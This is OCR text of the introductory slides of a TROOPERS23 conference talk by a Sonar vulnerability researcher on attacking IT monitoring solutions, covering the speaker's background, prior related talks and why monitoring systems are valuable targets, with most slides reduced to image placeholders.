Monitoring Solutions: Attacking IT Infrastructure at its Core

Stefan Schiller

TROOPERS23  **June 29, 2023**

sonar

Introduction - Hi All 👋

- Stefan Schiller, @scryh_
  - Software / Programming Background
  - Offensive IT Security (Red Teaming)
  - Vulnerability Researcher in Sonar's R&D team

- Product innovation driven by our 0-days
  - Young team of 4.5 Vulnerability Researchers
  - More than 150 findings in two years
  - Pwnie Awards nominations, PortSwigger's Top 10, Pwn2Own

sonar

Introduction - This Talk

Introduction - This Talk

Monitoring Solutions

Introduction - This Talk


Monitoring Solutions

Architecture

Introduction - This Talk


Monitoring Solutions

Introduction - This Talk



sonar

Introduction - This Talk



Introduction - Previous Related Work

- TROOPERS14: OSMOSIS - Open Source Monitoring Security Issues by Christian Sielaff and Daniel Hauenstein[1]
- TROOPERS22: A Vulnerability Analysis of Endpoint Management & Monitoring Solutions by Fabian Ullrich & Dennis Mantz[2]

[1] https://www.youtube.com/watch?v=F5as-uRXBBc
[2] https://troopers.de/downloads/troopers22/TR22_AVulnerabilityAnalysisofEndpointManagement+MonitorngSolutions.pdf

Introduction - IT Infrastructure

- Backbone of all IT services
- Hardware, Software, Networks
- Emerging issues must be addresses in advance
- Requires comprehensive information
- Constant monitoring

sonar

Introduction - Monitoring Solutions

- Monitoring each IT device individually
- Amount of IT devices makes this infeasible

sonar


Introduction - Monitoring Solutions

- Monitoring each IT device individually
- Amount of IT devices makes this infeasible
- Centralized solution
  - Collect information from all devices
  - Visualize collected data
  - Highlight important events


sonar

Introduction - Value for Attackers


Introduction - Value for Attackers




Introduction - Value for Attackers




Introduction - Value for Attackers




Introduction - Value for Attackers




Introduction - Value for Attackers




Introduction - Value for Attackers




Introduction - Value for Attackers




Introduction - Value for Attackers



